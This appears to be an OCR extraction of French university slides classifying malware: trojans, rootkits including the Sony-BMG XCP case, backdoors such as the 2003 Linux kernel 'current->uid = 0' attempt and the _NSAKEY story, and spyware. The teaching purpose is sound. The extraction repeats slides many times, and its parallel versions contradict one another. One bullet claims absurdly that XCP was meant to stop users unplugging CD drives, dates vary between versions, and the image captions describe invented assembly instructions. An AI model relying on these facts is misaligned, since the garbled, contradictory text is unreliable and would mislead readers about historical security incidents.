
Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop
- ▶ ...

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor




Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop
- ▶ ...

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor



Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop
- ▶ ...

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

```
Win2K Rootkit by the team rootkit.com
Version 0.4 alpha

command           description
ps                show proclist
help              this data
buffertest        debug output
hidedir           hide prefixed file/dir
hideproc          hide prefixed processes
debugint          (BSOD)fire int3
sniffkeys         toggle keyboard sniffer
echo <string>    echo the given string

*<BSOD> means Blue Screen of Death
if a kernel debugger is not present!
*'prefixed' means the process or filename
starts with the letters '_root_'.

"sniffkeys
sniffkeys
keyboard sniffing now ON

--letmein--dir--
```

Rootkit

Un rootkit est un logiciel, comprenant un ou plusieurs programmes, dont l'objectif est de **cacher le fait que l'ordinateur a été compromis.**

Ils sont souvent intégrés à des chevaux de Troie afin de donner à l'utilisateur l'illusion que son ordinateur est sûr.

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

```
Win2K Rootkit by the team rootkit.com
Version 0.4 alpha

command           description
ps                show proclist
help              this data
buffertest        debug output
hidedir           hide prefixed file/dir
hideproc          hide prefixed processes
debugint          (BSOD)fire int3
sniffkeys         toggle keyboard sniffer
echo <string>    echo the given string

*<BSOD> means Blue Screen of Death
if a kernel debugger is not present!
*'prefixed' means the process or filename
starts with the letters '_root_'.

"sniffkeys
sniffkeys
keyboard sniffing now ON

--letmein--dir--
```

Rootkit

Un rootkit est un logiciel, comprenant un ou plusieurs programmes, dont l'objectif est de **cacher le fait que l'ordinateur a été compromis.**

Ils sont souvent intégrés à des chevaux de Troie afin de donner à l'utilisateur l'illusion que son ordinateur est sûr.

Les malwares

Classification

Malware furtif: *Cheval de Troie*, **Rootkit** et *Backdoor*

Le rootkit de Sony-BMG

- ▶ au début des années 2000, **Sony-BMG vend des CD équipés de la technologie XCP (eXtended Copy Protection)**
- ▶ en mars 2005, Mark Russinovich découvre que la **technologie XCP contient un rootkit**
- ▶ ce dernier s'installe automatiquement sans avertir l'utilisateur et sans possibilité de désinstallation dès que le CD est inséré dans un ordinateur
- ▶ une fois installé, le logiciel espion se connecte régulièrement au site Internet de Sony pour envoyer l'identifiant de chaque CD écouté
- ▶ de plus, le rootkit empêche le CD d'être lu avec un autre logiciel que celui fourni par Sony et empêche le CD d'être copié en plus de 3 exemplaires ou d'être converti en mp3
- ▶ Après avoir nié l'évidence, la réaction du PDG de Sony-BMG, Thomas Hesse, a été d'expliquer que "la plupart des gens ne savent pas ce qu'est un "rootkit", alors pourquoi devraient-ils s'en préoccuper ?"
- ▶ Mark Russinovich a montré que le logiciel XCP enfreint des lois américaines protégeant les droits d'auteur

Les malwares

Classification

Malware furtif: *Cheval de Troie*, *Rootkit* et *Backdoor*

Le rootkit de Sony-BMG

- ▶ au début des années 2000, **Sony-BMG vend des CD équipés de la technologie XCP (eXtended Copy Protection)**
- ▶ en mars 2005, **Mark Russinovich découvre que la technologie XCP contient un rootkit**
- ▶ ce dernier s'installe automatiquement sans avertir l'utilisateur et sans possibilité de désinstallation dès que le CD est inséré dans un ordinateur
- ▶ une fois installé, le logiciel espion se connecte régulièrement au site internet de Sony pour envoyer l'identifiant de chaque CD écouté
- ▶ de plus, le rootkit empêche le CD d'être lu avec un autre logiciel que celui fourni par Sony et empêche le CD d'être copié en plus de 3 exemplaires ou d'être converti en mp3
- ▶ Après avoir nié l'évidence, la réaction du PDG de Sony-BMG, Thomas Hesse, a été d'expliquer que "la plupart des gens ne savent pas ce qu'est un "rootkit", alors pourquoi devraient-ils s'en préoccuper ?"
- ▶ Mark Russinovich a montré que le logiciel XCP était destiné à empêcher les utilisateurs malveillants de débrancher les lecteurs de CD.

Les malwares

Classification

Malware furtif: *Cheval de Troie*, *Rootkit* et *Backdoor*

Le rootkit de Sony-BMG

- ▶ au début des années 2000, **Sony-BMG vend des CD équipés de la technologie XCP (eXtended Copy Protection)**
- ▶ en mars 2005, Mark Russinovich découvre que la **technologie XCP contient un rootkit**
- ▶ ce dernier s'installe automatiquement sans avertir l'utilisateur et sans possibilité de désinstallation dès que le CD est inséré dans un ordinateur
- ▶ une fois installé, le logiciel espion se connecte régulièrement au site internet de Sony pour envoyer l'identifiant de chaque CD écouté
- ▶ de plus, le rootkit empêche le CD d'être lu avec un autre logiciel que celui fourni par Sony et empêche le CD d'être copié en plus de 3 exemplaires ou d'être converti en mp3
- ▶ Après avoir nié l'évidence, la réaction du PDG de Sony-BMG, Thomas Hesse, a été d'expliquer que "la plupart des gens ne savent pas ce qu'est un "rootkit", alors pourquoi devraient-ils s'en préoccuper ?"
- ▶ Mark Russinovich a montré que le logiciel XCP était défectueux et probablement malveillant

Les malwares

Classification

Malware furtif: *Cheval de Troie*, *Rootkit* et *Backdoor*

Le rootkit de Sony-BMG

- ▶ au début des années 2000, **Sony-BMG vend des CD équipés de la technologie XCP (eXtended Copy Protection)**
- ▶ en mars 2005, Mark Russinovich découvre que la **technologie XCP contient un rootkit**
- ▶ ce dernier s'installe automatiquement sans avertir l'utilisateur et sans possibilité de désinstallation dès que le CD est inséré dans un ordinateur
- ▶ une fois installé, le logiciel espion se connecte régulièrement au site internet de Sony pour envoyer l'identifiant de chaque CD écouté
- ▶ de plus, le rootkit empêche le CD d'être lu avec un autre logiciel que celui fourni par Sony et empêche le CD d'être copié en plus de 3 exemplaires ou d'être converti en mp3
- ▶ Après avoir nié l'évidence, la réaction du PDG de Sony-BMG, Thomas Hesse, a été d'expliquer que "la plupart des gens ne savent pas ce qu'est un "rootkit", alors pourquoi devraient-ils s'en préoccuper ?"
- ▶ Mark Russinovich a montré que le logiciel XCP créait des failles de sécurité exploitables par des malwares

Les malwares

Classification

Malware furtif: *Cheval de Troie*, *Rootkit* et *Backdoor*

Le rootkit de Sony-BMG

- ▶ au début des années 2000, **Sony-BMG** vend des CD équipés de la technologie XCP (*eXtended Copy Protection*)
- ▶ en mars 2005, Mark Russinovich découvre que la **technologie XCP contient un rootkit**
- ▶ ce dernier s'installe automatiquement sans avertir l'utilisateur et sans possibilité de désinstallation dès que le CD est inséré dans un ordinateur
- ▶ une fois installé, le logiciel espion se connecte régulièrement au site internet de Sony pour envoyer l'identifiant de chaque CD écouté
- ▶ de plus, le rootkit empêche le CD d'être lu avec un autre logiciel que celui fourni par Sony et empêche le CD d'être copié en plus de 3 exemplaires ou d'être converti en mp3
- ▶ Après avoir nié l'évidence, la réaction du PDG de Sony-BMG, Thomas Hesse, a été d'expliquer que "la plupart des gens ne savent pas ce qu'est un "rootkit", alors pourquoi devraient-ils s'en préoccuper ?"
- ▶ Mark Russinovich a montré que le logiciel XCP créait des failles de sécurité exploitables par des malwares

Les malwares

Classification

Malware furtif: *Cheval de Troie*, *Rootkit* et *Backdoor*

Le rootkit de Sony-BMG

- ▶ au début des années 2000, **Sony-BMG** vend des CD équipés de la technologie XCP (*eXtended Copy Protection*)
- ▶ en mars 2005, Mark Russinovich découvre que la **technologie XCP contient un rootkit**
- ▶ ce dernier s'installe automatiquement sans avertir l'utilisateur et sans possibilité de désinstallation dès que le CD est inséré dans un ordinateur
- ▶ une fois installé, le logiciel espion se connecte régulièrement au site internet de Sony pour envoyer l'identifiant de chaque CD écouté
- ▶ de plus, le rootkit empêche le CD d'être lu avec un autre logiciel que celui fourni par Sony et empêche le CD d'être copié en plus de 3 exemplaires ou d'être converti en mp3
- ▶ Après avoir nié l'évidence, la réaction du PDG de Sony-BMG, Thomas Hesse, a été d'expliquer que "la plupart des gens ne savent pas ce qu'est un "rootkit", alors pourquoi devraient-ils s'en préoccuper ?"
- ▶ Mark Russinovich a montré que le logiciel XCP créait des failles de sécurité exploitables par des malwares

Les malwares

Classification

Malware furtif: *Cheval de Troie*, *Rootkit* et *Backdoor*

Le rootkit de Sony-BMG

- ▶ au début des années 2000, **Sony-BMG** vend des CD équipés de la technologie XCP (*eXtended Copy Protection*)
- ▶ en mars 2005, Mark Russinovich découvre que la **technologie XCP contient un rootkit**
- ▶ ce dernier s'installe automatiquement sans avertir l'utilisateur et sans possibilité de désinstallation dès que le CD est inséré dans un ordinateur
- ▶ une fois installé, le logiciel espion se connecte régulièrement au site internet de Sony pour envoyer l'identifiant de chaque CD écouté
- ▶ de plus, le rootkit empêche le CD d'être lu avec un autre logiciel que celui fourni par Sony et empêche le CD d'être copié en plus de 3 exemplaires ou d'être converti en mp3
- ▶ Après avoir nié l'évidence, la réaction du PDG de Sony-BMG, Thomas Hesse, a été d'expliquer que "**la plupart des gens ne savent pas ce qu'est un "rootkit"**, alors pourquoi devraient-ils s'en préoccuper ?"
- ▶ Mark Russinovich a montré que le logiciel XCP créait des **failles de sécurité** exploitables par des malwares

Les malwares

Classification

Malware furtif: *Cheval de Troie*, *Rootkit* et *Backdoor*

Le rootkit de Sony-BMG

†	Compatible With:
	Playback: CD/DVD/PC/Mac. PC : Windows 98SE/ME/2000SP4/XP, Pentium II, IE 5.0, DirectX 9.0, 128 MB RAM. Mac : OK
	Ripping: PC: Windows Media Player 9.0. Mac: OK
	Portable Devices: Secure Windows Media, Sony Walkman digital music players
	Limited Copies
	? cp.sonybmg.com/xcp; README.HTML



Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*



Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

Backdoor

Une backdoor, ou **porte dérobée**, est une méthode permettant de **passer outre** les mécanismes d'authentification protégeant l'accès à un système informatique.

Une backdoor peut prendre l'aspect d'un programme spécifique ou d'une fonction cachée d'un matériel ou programme existant.

On Wed, Nov 05, 2003 at 04:48:09PM -0600, Chad Kitching wrote:
> From: Zwane Mwaikambo
> > + if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
> > + retval = -EINVAL;
> >
> > That looks odd
> >
> >
> Setting current->uid to zero when options __WCLONE and __WALL
> are set? The retval is dead code because of the next line, but
> it looks like an attempt to backdoor the kernel, does it not?

It sure does. Note "current->uid = 0", not "current->uid == 0". Good eyes, I missed that. This function is sys_wait4() so by passing in __WCLONE|__WALL you are root. How nice.

Apparition d'une backdoor dans le kernel Linux en 2003, suite à une erreur de programmation

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

Backdoor

Une backdoor, ou **porte dérobée**, est une méthode permettant de **passer outre** les mécanismes d'authentification protégeant l'accès à un système informatique.

Une backdoor peut prendre l'aspect d'un **programme spécifique** ou d'une **fonction cachée** d'un matériel ou programme existant.

On Wed, Nov 05, 2003 at 04:48:09PM -0600, Chad Kitching wrote:
> From: Zwane Mwaikambo
> > + if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
> > + retval = -EINVAL;
> >
> > That looks odd
> >
> >
> Setting current->uid to zero when options __WCLONE and __WALL
> are set? The retval is dead code because of the next line, but
> it looks like an attempt to backdoor the kernel, does it not?

It sure does. Note "current->uid = 0", not "current->uid == 0". Good eyes, I missed that. This function is sys_wait4() so by passing in __WCLONE|__WALL you are root. How nice.

Apparition d'une backdoor dans le kernel Linux en 2003, suite à une erreur de programmation

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

La backdoor de la NSA dans Windows

- ▶ lors de la conférence **crypto99**, Andrew Fernandez, directeur scientifique de la société **cryptonym** montre l'existence d'une backdoor potentielle dans le SP5 de NT4.0
- ▶ la backdoor se présente sous la forme de clefs portant la mention **_NSAKEY** et se trouvent dans le fichier **ADVAPI.DLL**
- ▶ cette DLL permet de gérer différentes fonctions de sécurité
- ▶ après avoir nié, le responsable sécurité de Microsoft, Scott Culp, finira par déclarer: "*These are just used to ensure that we're compliant with US export regulations.*"

```
001
offset _KEY (77dfe5530)
_EncryptKey@12 (77dc9888)
2
esi
offset _NSAKEY (77dfe55d0)
_EncryptKey@12 (77dc9888)
max,[ebp-14h]
esi,[ebp-34h]
eax
edi,[ebp-114h]
dword ptr [ebp+0Ch]
offset _KEY (77dfe5530)
_BSafeEncPublic@12 (77ddf870)
10
```

éléments de discussion:

- ▶ <http://www.heise.de/tp/r4/artikel/1/5/5263/1.html>
- ▶ <http://cryptome.org/jya/msnsa.htm>

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

La backdoor de la NSA dans Windows

- ▶ lors de la conférence **crypto99**, Andrew Fernandez, directeur scientifique de la société **cryptonym** montre l'existence d'une backdoor potentielle dans le SP5 de NT4.0
- ▶ la backdoor se présente sous la forme de clefs portant la mention **_NSAKEY** et se trouvent dans le fichier **ADVAPI.DLL**
- ▶ cette DLL permet de gérer différentes fonctions de sécurité
- ▶ après avoir nié, le responsable sécurité de Microsoft, Scott Culp, finira par déclarer: "These are just used to ensure that we're compliant with US export regulations."

The screenshot shows assembly code from a debugger. Red arrows point to several memory addresses: offset _KEY (77dfe5530), offset _NSAKEY (77dfe55d0), offset _EncryptKey@12 (77dc9888), and offset _BSafeEncPublic@12 (77ddf870). The assembly code includes instructions like movl, addl, and subl, along with various register and memory references.

éléments de discussion:

- ▶ <http://www.heise.de/tp/r4/artikel/5/5263/1.html>
- ▶ <http://cryptome.org/jya/msnsa.htm>

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

La backdoor de la NSA dans Windows

- ▶ lors de la conférence **crypto99**, Andrew Fernandez, directeur scientifique de la société **cryptonym** montre l'existence d'une backdoor potentielle dans le SP5 de NT4.0
- ▶ la backdoor se présente sous la forme de clefs portant la mention **_NSAKEY** et se trouvent dans le fichier **ADVAPI.DLL**
- ▶ cette DLL permet de gérer différentes fonctions de sécurité
- ▶ après avoir nié, le responsable sécurité de Microsoft, Scott Culp, finira par déclarer: "These are just used to ensure that we're compliant with US export regulations."

```
001
offset _KEY (77dfe5530)
_EncryptKey@12 (77dc9888)
2
esi
offset _NSAKEY (77dfe55d0)
_EncryptKey@12 (77dc9888)
max,[ebp-14h]
esi,[ebp-34h]
eax
edi,[ebp-114h]
dword ptr [ebp+0Ch]
offset _KEY (77dfe5530)
_BSafeEncPublic@12 (77ddfe870)
10
```

éléments de discussion:

- ▶ <http://www.heise.de/tp/r4/artikel/5/5263/1.html>
- ▶ <http://cryptome.org/jya/msnsa.htm>

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

La backdoor de la NSA dans Windows

- ▶ lors de la conférence **crypto99**, Andrew Fernandez, directeur scientifique de la société **cryptonym** montre l'existence d'une backdoor potentielle dans le SP5 de NT4.0
- ▶ la backdoor se présente sous la forme de clefs portant la mention **_NSAKEY** et se trouvent dans le fichier **ADVAPI.DLL**
- ▶ cette DLL permet de gérer différentes fonctions de sécurité
- ▶ après avoir nié, le responsable sécurité de Microsoft, Scott Culp, finira par déclarer: "*These are just used to ensure that we're compliant with US export regulations.*"

```
001
offset _KEY (77dfe5530)
_EncryptKey@12 (77dc9888)
2
esi
offset _NSAKEY (77dfe55d0)
_EncryptKey@12 (77dc9888)
max.[ebp-114h]
esi.[ebp-34h]
eax
edi.[ebp-114h]
dword ptr [ebp+0Ch]
offset _XEV (77dfe5530)
_BSafeEncPublic@12 (77ddf870)
10
```

éléments de discussion:

- ▶ <http://www.heise.de/tp/r4/artikel/5/5263/1.html>
- ▶ <http://cryptome.org/jya/msnsa.htm>
- ▶ <http://www.cryptonym.com/>

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

La backdoor de la NSA dans Windows

- ▶ lors de la conférence **crypto99**, Andrew Fernandez, directeur scientifique de la société **cryptonym** montre l'existence d'une backdoor potentielle dans le SP5 de NT4.0
- ▶ la backdoor se présente sous la forme de clefs portant la mention **_NSAKEY** et se trouvent dans le fichier **ADVAPI.DLL**
- ▶ cette DLL permet de gérer différentes fonctions de sécurité
- ▶ après avoir nié, le responsable sécurité de Microsoft, Scott Culp, finira par déclarer: "*These are just used to ensure that we're compliant with US export regulations.*"

The screenshot shows assembly code from a debugger. Red arrows point to several memory addresses: offset _KEY (77dfe5530), offset _NSAKEY (77dfe55d0), offset _EncryptKey@12 (77dc9888), offset _BSafeEncPublic@12 (77ddf870), and offset _BSafeEncPublic@12 (77ddf870) again. The assembly code includes instructions like movl, addl, and subl, along with various offsets and pointers.

éléments de discussion:

- ▶ <http://www.heise.de/tp/r4/artikel/5/5263/1.html>
- ▶ <http://cryptome.org/jya/msnsa.htm>
- ▶ <http://www.cryptonym.com/>

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

La backdoor de la NSA dans Windows

- ▶ lors de la conférence **crypto99**, Andrew Fernandez, directeur scientifique de la société **cryptonym** montre l'existence d'une backdoor potentielle dans le SP5 de NT4.0
- ▶ la backdoor se présente sous la forme de clefs portant la mention **_NSAKEY** et se trouvent dans le fichier **ADVAPI.DLL**
- ▶ cette DLL permet de gérer différentes fonctions de sécurité
- ▶ après avoir nié, le responsable sécurité de Microsoft, Scott Culp, finira par déclarer: "*These are just used to ensure that we're compliant with US export regulations.*"

The screenshot shows assembly code from a debugger. Red arrows point to several memory addresses: offset _KEY (77dfe5530), offset _NSAKEY (77dfe55d0), and offset _KEY (77dc9888). The assembly code includes instructions like mov [ebp-114h], mov [ebp-34h], and xor [ebp+114h]. A red arrow also points to the instruction _BSafeEncPublic@12 (77ddf870).

```
001
offset _KEY (77dfe5530)
_EncryptKey@12 (77dc9888)
2
esi
offset _NSAKEY (77dfe55d0)
_EncryptKey@12 (77dc9888)
max,[ebp-114h]
esi,[ebp-34h]
eax
edi,[ebp-114h]
dword ptr [ebp+0Ch]
offset _KEY (77dfe5530)
_BSafeEncPublic@12 (77ddf870)
10
```

éléments de discussion:

- ▶ <http://www.heise.de/tp/r4/artikel/5/5263/1.html>
- ▶ <http://cryptome.org/jya/msnsa.htm>
- ▶ <http://www.cryptonym.com/>


Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*

La backdoor de la NSA dans Windows

- ▶ lors de la conférence **crypto99**, Andrew Fernandez, directeur scientifique de la société **cryptonym** montre l'existence d'une backdoor potentielle dans le SP5 de NT4.0
- ▶ la backdoor se présente sous la forme de clefs portant la mention **_NSAKEY** et se trouvent dans le fichier **ADVAPI.DLL**
- ▶ cette DLL permet de gérer différentes fonctions de sécurité
- ▶ après avoir nié, le responsable sécurité de Microsoft, Scott Culp, finira par déclarer: "*These are just used to ensure that we're compliant with US export regulations.*"




The screenshot shows assembly code from a debugger. Red arrows point to several memory addresses: offset _KEY (77dfe5530), offset _NSAKEY (77dfe55d0), offset _EncryptKey@12 (77dc9888), offset _EncryptKey@12 (77dc9888), and offset _KEY (77dfe5530). The assembly code includes instructions like movl, addl, and subl, and references to memory locations like [ebp-14h] and [ebp+0Ch].

éléments de discussion:

- ▶ <http://www.heise.de/tp/r4/artikel/5/5263/1.html>
- ▶ <http://cryptome.org/jya/msnsa.htm>
- ▶ <http://www.cryptonym.com/>

Malware lucratif



Les malwares


Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Spyware

Un spyware est un malware qui, une fois installé sur un système informatique, récolte des informations à l'insu de l'utilisateur

Depuis 2005, les spywares sont devenus la principale menace pour les ordinateurs sous Windows



Les malwares


Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Spyware

Un spyware est un malware qui, une fois installé sur un système informatique, récolte des informations à l'insu de l'utilisateur

- ▶ depuis 2006, les spywares sont devenus la principale menace pour les ordinateurs sous **Windows**
- ▶ les ordinateurs utilisant **IE** comme navigateur par défaut sont particulièrement sensibles en raison de son imbrication avec l'OS



Les malwares


Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Spyware

Un spyware est un malware qui, une fois installé sur un système informatique, récolte des informations à l'insu de l'utilisateur

- ▶ depuis 2006, les spywares sont devenus la principale menace pour les ordinateurs sous **Windows**
- ▶ les ordinateurs utilisant **IE** comme navigateur par défaut sont particulièrement sensibles en raison de son imbrication avec l'OS



Les malwares


Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Spyware

Un spyware est un malware qui, une fois installé sur un système informatique, récolte des informations à l'insu de l'utilisateur

- ▶ depuis 2006, les spywares sont devenus la principale menace pour les ordinateurs sous **Windows**
- ▶ les ordinateurs utilisant **IE** comme navigateur par défaut sont particulièrement sensibles en raison de son imbrication avec l'OS




Les malwares

Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Modes d'installation

- ▶ au travers de logiciels d'aide à la navigation, d'accélération de téléchargement
- ▶ par le biais de plugin pour IE, notamment les toolbars
- ▶ sous la forme de logiciels publicitaires, de bannières, de popup, de screensavers
- ▶ par un autre spyware déjà présent sur l'ordinateur



Le spyware dyfuca qui redirige les pages d'erreurs Web vers des pages de publicité


Les malwares

Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Modes d'installation

- ▶ au travers de logiciels d'aide à la navigation, d'accélération de téléchargement
- ▶ par le biais de plugin pour IE, notamment les toolbars
- ▶ sous la forme de logiciels publicitaires, de bannières, de popup, de screensavers
- ▶ par un autre spyware déjà présent sur l'ordinateur



Le spyware dyfuca qui redirige les pages d'erreurs Web vers des pages de publicité

